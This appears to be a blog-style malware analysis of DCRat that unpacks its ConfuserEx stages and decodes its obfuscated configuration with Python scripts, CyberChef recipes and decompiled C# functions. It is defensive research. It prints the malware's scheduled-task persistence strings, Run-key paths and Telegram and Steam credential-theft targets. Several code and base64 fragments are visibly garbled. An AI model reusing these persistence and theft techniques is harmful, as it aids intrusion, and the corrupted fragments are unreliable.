

DCRat: Breaking the Mirror

DECODING THE C₂RYSTAL

In this article, we'll explore a simple and efficient process for decoding DCRat's C2—one that's adaptable to other malware cases too.

Introduction

DCRat (DarkCrystal RAT) first appeared around **2018** as a commercial Remote Access Trojan (RAT) targeting Windows systems. It originated from the Russian cybercrime scene and was distributed through underground forums. Research suggests it was developed and maintained by a **single** author, known by aliases such as "*boldenis44*," "*crystalcoder*," and "*Кодер*" (*Coder*).

Unlike many premium RATs, DCRat adopted a low-cost Malware-as-a-Service (MaaS) model, making advanced remote-control capabilities affordable for a wide range of threat actors. It was sold via Russian-language platforms with active support and frequent updates, increasing its popularity.

Early DCRat versions came as a complete toolkit, including a stealer or client binary, a command-and-control (C2) web interface (often written in PHP), and an administrator panel for operators. This modular and easy-to-use structure helped DCRat spread quickly across underground markets and become a recurring threat in Windows-based attacks.

DCRat features a **modular architecture** that supports multiple plug-ins, enabling functions like keylogging, clipboard monitoring, browser credential theft, and FTP data extraction. It excels in **data exfiltration and remote control**, allowing attackers to capture system information, screenshots, passwords, and cookies.

To maintain persistence and evade detection, it uses **registry run-keys**, **scheduled tasks**, and **anti-analysis mechanisms** such as virtual machine checks and code obfuscation. DCRat is commonly distributed through **spear-phishing emails** containing malicious Office macros or exploits like the **Follina (CVE-2022-30190)** vulnerability, which deliver its payload to targeted victims.

Notable Campaigns & Usage


In **June 2022**, researchers observed a **DCRat campaign targeting Ukrainian media organizations** and other entities. Attackers distributed **malicious Office documents** (Excel and Word) that exploited or imitated the **CVE-2022-30190 “Follina”** vulnerability to deliver the final DCRat payload.

Because DCRat is **cheap, modular, and easy to access**, it has been adopted by a wide range of threat actors — from **amateur “script kiddies”** to **organized cybercriminal groups**. Its flexibility and low cost make it a favored tool in both **targeted attacks** and **mass infection campaigns**.

Analysis of DCRat :


We start with pestudio , understand the what sample it is and take the basic info






Now we sample is based on .net and 32 bit and packed /obfuscated and possible loader .


For .net we dnsspy works better and lets load it




I can see file **protector** with confuserex which is open source



Unlike other tools **dnspy** offer to go entry point by right click and go to entry point and i can see the large chunk of array with unsigned integer and by the end the we have decrypt process as well , in this kind of situation we can go by two ways 1. Set the break point ,after the decrypt function and dump and save the file 2. Set a **module breakpoint** to break when the new module is decrypted and loaded then dump the result into a file




We go with 2nd approach, Set a **module breakpoint** and run the program and stop until you can see above module and same name found in the above one as well and now dump and save the file



We have **2nd stage** ,now as check in pe studio and it is .Net and we can see in dnspy and it is protected with confuse ex



For this sample it doesnt have defined entry point ,i need to go with sample and i can form 1 class and let deep dive and looks like base 64 encoding .



We have 78 separate string by this name convention “string str49” and found the code Below of string and what it means is

r="rjdbdsff"

df="afafdfs"

me="mafdfs"

For the above example it takes every 1st byte and save in the buffer and same next cycle and 1st cycle "ram" and "jfa" and it goes

To verify this theory i took 1st cycle few string ,



Tip :give it chatgpt /gemini/copilot and it will help you out if you find difficulty

```
new 1 ra.py ra2.py
1 import base64, re
2
3 # Paste the extracted strings here (one item per string)
4 textArray = [
5     "TAT1IAAAAAAAAAAAAAQAIAAAAUAAACsD4D8DcGsHwH0AAAAAQBEFcGoGAAZ
6     "VAMvgABAAACAAAAQAFAAFQAABAAIAAQLOgPwXhbBcRAAAEAAAgRRXBaxAAZ
7 ]
8 #paste all lines for convince i did two lines
9 # column-wise reconstruction
10 output_chars = []
11 max_len = max((len(s) for s in textArray), default=0)
12 for i in range(max_len):
13     for s in textArray:
14         if i < len(s):
15             output_chars.append(s[i])
16 output = "".join(output_chars)
17
18 # keep only base64 chars and pad
19 output_clean = re.sub(r'[^A-Za-z0-9+/=]', '', output)
20 pad_len = (-len(output_clean)) % 4
21 output_clean += "=" * pad_len
22
23 # decode
24 try:
25     outbin = base64.b64decode(output_clean, validate=True)
26 except Exception:
27     outbin = base64.b64decode(output_clean, validate=False)
28
29 with open("output.bin", "wb") as fh:
30     fh.write(outbin)
31 print("Wrote output.bin ({} bytes)".format(len(outbin)))
```

Now we got output.bin once we run the code ,3rd stage we can pe studio it is again .net 32 bit and didnt find any protector this time ,i can see strings which leads what malware it is

1998-20

ascii	4	0x0003863D	-	D>)9
ascii	3	0x0003B685	-	DB4
unicode	3	0x4EBA1D1B	-	DBG
unicode	3	0x4EBA1D07	-	DCL
unicode	21	0x4EBA1D79	-	DCRat-Log# dd.MM.yyyy
unicode	10	0x4EBA0A4D	-	DCRat.Code
unicode	7	0x4EBA8810	-	DEFLATE
unicode	3	0x4EBA871E	-	DES
ascii	3	0x0003B15B	-	DF2
		0x4EBA334C	-	4.5.1
		0x4EBA3358	-	4.5
		0x4EBA3360	-	4.8
		0x4EBA872E	-	3DES-168 3DES-112 PKWare AES128
		0x4EBA8740	-	3DES-112 PKWare AES128
		0x00039544	-	1HHHHHHHHHHHHHHHH H!H"H#H\$H%H&H'H(H)H"H+H-H.H/H0H1H2H
		0x4EBA29C6	-	127.0.0.1
		0x0004E960	-	1.1.1o
		0x0004EA28	-	1.1.1o
		0x0004E8DE	-	040904B0
		0x4EBA2B18	-	000000
		0x4EBA5A48	-	/win32icon: {0}
		0x4EBA0F99	-	/tr "" "" /f "" /sc ONLOGON /tr "" "" /rl HIGHEST /f schtasks.exe /delete
		0x4EBA14F7	-	/tdata
		0x4EBA5A6A	-	/target:winexe

-	Something is fishy. [{0}]
-	Software\\
-	Software\Microsoft\Windows\CurrentVersion\Run
-	Software\Microsoft\Windows NT\CurrentVersion\Winlogon
-	Sleeping

encoding (2)	size (bytes)	offset	flag (40)	value (6967)
unicode	11	0x4EB90F19	-	ProgramData
unicode	6	0x4EB90F31	-	builds
unicode	26	0x4EB90F3F	-	schtasks.exe /create /tn "
unicode	17	0x4EB90F75	-	" /sc MINUTE /mo
unicode	78	0x4EB90F99	-	/tr "" /f " /sc ONLOGON /tr "" /rl HIGHEST /f schtasks.exe /delete /tn "
unicode	71	0x4EB90FA9	-	"" /f " /sc ONLOGON /tr "" /rl HIGHEST /f schtasks.exe /delete /tn "
unicode	65	0x4EB90FB5	-	" /sc ONLOGON /tr "" /rl HIGHEST /f schtasks.exe /delete /tn "
unicode	44	0x4EB90FDF	-	"" /rl HIGHEST /f schtasks.exe /delete /tn "
unicode	26	0x4EB91003	-	schtasks.exe /delete /tn "
unicode	4	0x4EB91039	-	" /f
unicode	45	0x4EB91043	-	Software\Microsoft\Windows\CurrentVersion\Run
unicode	53	0x4EB9109F	-	Software\Microsoft\Windows NT\CurrentVersion\Winlogon
unicode	5	0x4EB9110B	-	Shell
unicode	3	0x4EB91117	-	,
unicode	4	0x4EB9111F	-	AURD
unicode	6	0x4EB91129	-	_dclib
unicode	26	0x4EB91137	-	Failed to load the plugin.
unicode	72	0x4EB9116D	-	H4sIAAAAAAEAH0wyVO2tIGLq9HUUIhPVIXWU67T0VWpU9SyS1BWUa5MBQB/W5yglAA...
unicode	4	0x4EB91200	-	PCRT
unicode	32	0x4EB9120E	-	--P----- ---u-g---i-n - _
unicode	16	0x4EB91250	-	ConfigPluginName
unicode	11	0x4EB91272	-	CommandName
unicode	3	0x4EB9128A	-	ASO
unicode	5	0x4EB91298	-	ASCFG
unicode	73	0x4EB912A4	-	%SystemDrive% - Slow %UsersFolder% - Fast %AppData% - Very Fast %AppData\
unicode	52	0x4EB912CE	-	%UsersFolder% - Fast %AppData% - Very Fast %AppData\
unicode	31	0x4EB912F8	-	%AppData% - Very Fast %AppData\
unicode	9	0x4EB91324	-	%AppData%\
unicode	6	0x4EB91338	-	Folder
unicode	16	0x4EB9134A	-	dd.MM.yyyy HH:mm
unicode	3	0x4EB91370	-	) [
unicode	5	0x4EB91382	-	Drive
unicode	8	0x4EB9138E	-	Disabled
unicode	87	0x4EB913A0	x	SELECT * FROM Win32_PnPEntity WHERE (PNPClass = 'Image' OR PNPClass = 'Cam...
unicode	7	0x4EB91441	-	Caption
unicode	20	0x4EB91451	-	(\w\W.+)\Telegram.exe
unicode	48	0x4EB9147B	-	HKEY_CLASSES_ROOT\desktop.tg\shell\open\command
unicode	12	0x4EB914DD	-	Telegram.exe
unicode	6	0x4EB914F7	-	/tdata
unicode	8	0x4EB91505	-	Telegram
unicode	10	0x4EB91517	-	Kotatogram
unicode	7	0x4EB9152D	-	Unigram
unicode	8	0x4EB9153D	-	Telefuel
unicode	7	0x4EB9154F	-	Unknown
unicode	31	0x4EB9155F	-	%LocalAppData%\Local Storage\leveldb\
unicode	20	0x4EB9159F	-	SOFTWARE\Valve\Steam
unicode	13	0x4EB915C9	-	AutoLoginUser
unicode	22	0x4EB915E5	-	/config/loginusers.vdf
unicode	11	0x4EB91613	-	AccountName

From the above it we can find out dcrat and had persistence mechanism and stealer and modules and what encryption it is using in the code

Interestingly we didnt find the c2 till now

unicode	12	0x4EB9167D	-	rdscreeensize
unicode	8	0x4EB91697	-	rdscreen
unicode	8	0x4EB916A9	-	rdbuffer
unicode	548	0x4EB916DF	-	H4sIAAAAAAEAFxSTVPCMBAG4B/khYL4cCglUgipCRtlrY3UT7SBoEBLfDrDfbNjB4y7DO72...
unicode	232	0x4EB91B2A	-	H4sIAAAAAAEAA3OuwQDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9w...
unicode	4	0x4EB91CFD	-	SCRT

Then start with above encoding strings what it is and ""H4sIAA*"" is a base64-encoded gzip header

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Gunzip

Input

H4sIAAAAAAEAFxSTVPCMBAG4B/khYL4c fCg1UgipCRt1rY3UT7SBoEBL fDrDfbljB4y7D072d0eXhQCYeHs1W5TqwyjJZpeT501/W24hN3/5yxmu95urAN+z1ztV52Yu54XtbH7uxFfr47mZPjC7jz0bnRbPqF1c2Lc81zm+FTex7rZ/bnuMbbg1d+j1w1R1HKHxb6LSpuJGUZT60FuPI/J0/FAP911IzPfa19vp1qmVPp4LKT9DZ9FT366a7b90ixJG6J5IS1IuOwA28Zy62cM2YAUB3fMey+9/He/x7gLvZDPXgHw/gKbuBbuM9bL+Ea+TvRuoT3yEv4C+4i94j6e/guzINXcBH2QX0G5E388x5gjFID+EF8tdwhbyAt3AKL1G/C/+3cub5yYU3449LbENTH4/8Ua2Zbu1Cf5SPmkcz11vWdveJwx/wCCb4FR7D4f4b+oX+qnWfEfoS8w31KUB+cuphHEng07wn7hn6YH4V8cIK8wF2wH8wKGPmc5Jh/dqP55e0a/6YzcZr/AFFE1N7EAuAA

Output

```

==Qf1HhBhZm01QUQIwSZzxhYmpjIPNVQIwSZzxhYmpjITfkiSfSiwFdZfMrg0CIIXZkx2bGnnc1HXV1ICX6ICXoRXywh2YyFWZz3CX7J1o1ckR
BNWQ3vSM6I1UVfkiSaj01M1QC3CLyoyIUNVTTJCL1oJ1UN1U1wSZzxhYmpjIHJER1wSZzxhYmpjINRFRMjCL14GWRN3R5JZ050vzJ3Qv1jbqp3V
tgVRUVVTFJ1QEJ1o1gVRUVVTF1w1I1oJ1HFEV1w1I93CX1ICX6ICXs3CXsICXtICX6ICXp3CXsICXkICX6ICX33CXsICQaICX6ICX13CXsICX+ICX
6ICXwJCXsICX7ICX6ICX5ICXsICXgICX6ICXk3CXsICX8JICX6ICX23CXsICXsICX6ICXhJ3CXsICXuICX6ICX2ICXsICXA3CX6ICX9ICXsICX8ICX
6ICXwJCXsICXhICX6ICXy3CXsICX+JICX6ICXJ3CXsICXmICX6ICXUJ3CXsICXeJICX6ICXV3CXsICXoICX6ICXhJ3CXsICXf3CX6ICX43CXsICXJICX
6ICXJ3CXsICXpICX6ICX53CXsICXgJICX6ICXQJ3CX7J1o1Q1U0B1IsISfSiwFfiw1o1wVWiwFliwFQ1w1o1wFRiwFliw1o1wVeiwFliw1P1w10
iw1biwFliwF3j1w1o1w1w1wFliwV1w1o1w1diwFliwV1w1o1w1VwFliwVKiw1o1w1MiwFliwV3j1w1o1w1aiwFliwFP1w1o1w1Q1wFliw1I1w10
iwVaiwFliw1K1w1o1w1w1wFliwFKiw1o1w1w5iwFliwFliw1o1w1wNiwFliw1Xiw1o1w1wFbiwFliw1o1w1wVmiwFliw1X1w1o1w1wFmiwFliw1o1w10
iwVU1wFliw1J1w1o1w1w1wFliwFy1w1o1w1w5iwFliw1w1o1w1wFtiw1e1oJ1UJ1QTJye

```

We used Base64 + Gzip and above the output and interesting thing is presence of == at the start, it is a strong indication of reverse or other obfuscation .

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Gunzip

Reverse

By

Character

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input

H4sIAAAAAAEAFxSTVPCMBAG4B/khYL4c fCg1UgipCRt1rY3UT7SBoEBL fDrDfbljB4y7D072d0eXhQCYeHs1W5TqwyjJZpeT501/W24hN3/5yxmu95urAN+z1ztV52Yu54XtbH7uxFfr47mZPjC7jz0bnRbPqF1c2Lc81zm+FTex7rZ/bnuMbbg1d+j1w1R1HKHxb6LSpuJGUZT60FuPI/J0/FAP911IzPfa19vp1qmVPp4LKT9DZ9FT366a7b90ixJG6J5IS1IuOwA28Zy62cM2YAUB3fMey+9/He/x7gLvZDPXgHw/gKbuBbuM9bL+Ea+TvRuoT3yEv4C+4i94j6e/guzINXcBH2QX0G5E388x5gjFID+EF8tdwhbyAt3AKL1G/C/+3cub5yYU3449LbENTH4/8Ua2Zbu1Cf5SPmkcz11vWdveJwx/wCCb4FR7D4f4b+oX+qnWfEfoS8w31KUB+cuphHEng07wn7hn6YH4V8cIK8wF2wH8wKGPmc5Jh/dqP55e0a/6YzcZr/AFFE1N7EAuAA

Output

```

{"SCRT":{"L":"\\","J":"\\","R":"\\","Q":"\\","0":"\\","@":"\\","_":"\\","I":"\\",
"\\","I":"\\","5":"\\","\\","Z":"\\","\\","9":"\\","#":"\\","C":"\\","j":"\\","X":"\\","2":"\\","\\","V":"\\",
"\\","v":"\\","\\","Z":"\\","$":"\\","o":"\\",">":"\\","y":"\\","~":"\\","D":"\\","@":"\\","Y":"\\","\\","\\","PCRT":
{"j":"\\","\\","R":"\\","\\","I":"\\","@":"\\","x":"\\","\\","G":"\\",
"\\","U":"\\","\\","T":"\\","8":"\\","S":"\\","~":"\\","X":"\\","\\","\\","0":"\\",
<\\","\\9":"\\","\\","p":"\\",">":"\\","b":"\\","\\","w":"\\","$":"\\","i":"\\","\\","\\","I":"\\","X":"\\",
"\\","\\9":"\\","\\","p":"\\",">":"\\","b":"\\","\\","w":"\\","$":"\\","i":"\\","\\","\\","I":"\\","X":"\\",
"TAG":"","MUTEX":"DCR_MUTEX-
Wzj9oCrswMteRRGsQXn","LDMT":false,"DBG":false,"SST":5,"SMST":2,"BCS":0,"AUR":1,"ASCFG":
{"searchpath":"\\%UsersFolder% - Fast\\"},"AS":false,"ASO":false,"AD":false}

```

The receipt is Base64 + Gzip+reverse character +base64

Now we go for second blob , we got this for above recipe

here! Read about the new features [here](#)

Input

```
H4sIAAAAAAAAAEAA30uwQDMBQA0F9Rcg2JmCwtLj7QRbNYCrbo1KT1W
h6ZvaQQHbVd5oj18qcLZcunnxWCoepA8YG5a2Je5Y4NqXFCLmNZtW
46QAAAA=|
```




REC 232 1

Output

```
|xÄ°•ETSGETX¥ÛEM Ö•uc@=w\ RS ESC VLT•éÛ RS SYN Ô$•jÜ
Ñi_y$•Ü RS CANÄBEL¥n&Ã US
```

We try to search the blob in the dns.py



```

private static void z56(Dictionary<string, object> A_0, Dictionary<string, string> A_1)
{
    FsZ.U1s u1s = new FsZ.U1s();
    u1s.E8e = A_0;
    Dictionary<string, string> dictionary = M2r.i59(X8B.1vX(M2r.i6B(M2r.957("4sIAAAAAAAAAAA30uwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbo1KT1WgWmLCq4SLb9P9ws1nEhT3eMu530kL
ih6ZvaQQHbVd5oj18qclZcunnxMCoepA8j35a2Je5Y4NqXFCLmNZtWt26bVYDYH8NSyPzSwmS1FjByRyaET9NLQ/5OhkXCo08/o/tQ2zbvwBZp3Z46QAAAA="), A_1["SCRT"] Mcx.Dictionary<str
Thread.Sleep(new_vc3().R05(100, 1000));
    bool flag = dictionary["T"] == "1";
    if (flag)
    {
        string[] array = S2x.q2G(dictionary["DCL"], false).Split(new char[]
        {
            '.'
        });
        bool flag2 = array == null;
        if (flag2)
        {
            X8B.KwX();
            Environment.Exit(0);
            return;
        }
        dictionary = M2r.i59(X8B.1vX(M2r.i6B(M2r.i59(array[0]), M2r.i59(X8B.1vX(array[1]))).Mcx<Dictionary<string, string>>()))).Mcx<Dictionary<string, string>>().
    }
    u1s.vtk = new gvG(dictionary["H1"], dictionary["H2"]);
    bool flag3 = !u1s.vtk.sAA(out u1s.9K5);
    if (flag3)
    {
        X8B.KwX();
        Environment.Exit(0);
    }
}

```

We have four functions, M2r.957, M2r.i6B, M2r.1vX, M2r.i59 which are acting on the encoded data and 1st check with 957

```

// Token: 0x06000186 RID: 390 RVA: 0x00013568 File Offset: 0x00011768
public static string 957(string A_0)
{
    try
    {
        for (int i = 0; i < A_0.Length / A_0.Length; i++)
        {
            A_0 = A_0.Trim();
        }
        return M2r.276(A_0);
    }
    catch
    {
    }
    return string.Empty;
}

```

We got 276 as return and inside 276 had base64 +gunzip

```

// Token: 0x06000182 RID: 386 RVA: 0x000133B4 File Offset: 0x000115B4
public static string 276(string A_0)
{
    byte[] buffer = Convert.FromBase64String(A_0);
    string @string;
    using (MemoryStream memoryStream = new MemoryStream(buffer))
    {
        using (MemoryStream memoryStream2 = new MemoryStream())
        {
            using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
            {
                gzipStream.CopyTo(memoryStream2);
            }
            @string = Encoding.UTF8.GetString(memoryStream2.ToArray());
        }
    }
    return @string;
}

```

from above next function is **i6B**, looks like some dictionary stuff, we some thing from 1st blob from above

1st blob output ,might be dictionary and remove unescape string let start in cyberchef

2nd blob M2r.957—base64 +gunzip then

The next function **M2r:i6B** took the previously obtained string and then performed a Replace operation based on a Dictionary

```
// Token: 0x06000183 RID: 387 RVA: 0x0001344C File Offset: 0x0001164C
public static string i6B(string A_0, Dictionary<string, string> A_1)
{
    for (int i = 0, i < A_0.Length / A_0.Length, i++)
    {
        A_0 = A_0.Trim();
    }
    foreach (KeyValuePair<string, string> keyValuePair in A_1)
    {
        A_0 = A_0.Replace(keyValuePair.Value, keyValuePair.Key);
    }
    return A_0;
}
```

```
// Token: 0x060001B7 RID: 439 RVA: 0x00014EB4 File Offset: 0x000130B4
public static string 1vX(string A_0)
{
    char[] array = A_0.ToCharArray();
    Array.Reverse(array);
    return new string(array);
}
```

M2r:1vX is responsible for reverse

M2r:i59 was indeed responsible for base64 decoding the result.

```
// Token: 0x06000185 RID: 389 RVA: 0x00013534 File Offset: 0x00011734
public static string i59(string A_0)
{
    bool flag = string.IsNullOrEmpty(A_0);
    string result;
    if (flag)
    {
        result = "";
    }
    else
    {
        result = Encoding.UTF8.GetString(Convert.FromBase64String(A_0));
    }
    return result;
}
```

Wrote a script for all above 4 steps

```
new 1 ra.py ra2.py x
1  #!/usr/bin/env python3
2  import base64
3  import gzip
4  import sys
5
6  # Fixed dictionary structure (converted from your pasted text)
7  A1 = {
8      "SCRT": {
9          "L": ".",
10         "J": "`",
11         "R": "&",
12         "Q": ";",
13         "0": "_",
14         "1": " ",
15         "l": "^",
16         "5": ",",
17         "I": "(",
18         "9": "*",
19         "i": "#",
20         "C": "<",
21         "j": "§",
22         "2": ")",
23         "V": "-",
24         "v": "!",
25         "Z": "$",
26         "o": ">",
27         "y": "~",
28         "D": "@",
29         "Y": "|"
30     },
31     "PCRT": {
32         "j": "`",
33         "R": ")",
34         "I": "#",
35         "x": "_",
36         "G": "(",
37         "U": "^",
38         "T": "&",
39         "S": "~",
40         "X": "!",
41         "0": "<",
42         "=": "@",
43         "6": ".",
44         "M": ",",
45         "Y": "|",
46         "d": " ",
47         "9": ";",
48         "p": ">",
49         "b": "*",
50         "w": "$",
51         "i": "-",
52         "l": "§"
53     },
54 }
```



```

54     "TAG": "",
55     "MUTEX": "DCR_MUTEX-Wzjn9oCrsWNteRRGsQXn",
56     "LDTM": False,
57     "DBG": False,
58     "SST": 5,
59     "SMST": 2,
60     "BCS": 0,
61     "AUR": 1,
62     "ASCFG": {"searchpath": "%UsersFolder% - Fast"},
63     "AS": False,
64     "ASO": False,
65     "AD": False
66 }
67
68 # Base64+GZIP payload
69 encoded_b64 = (
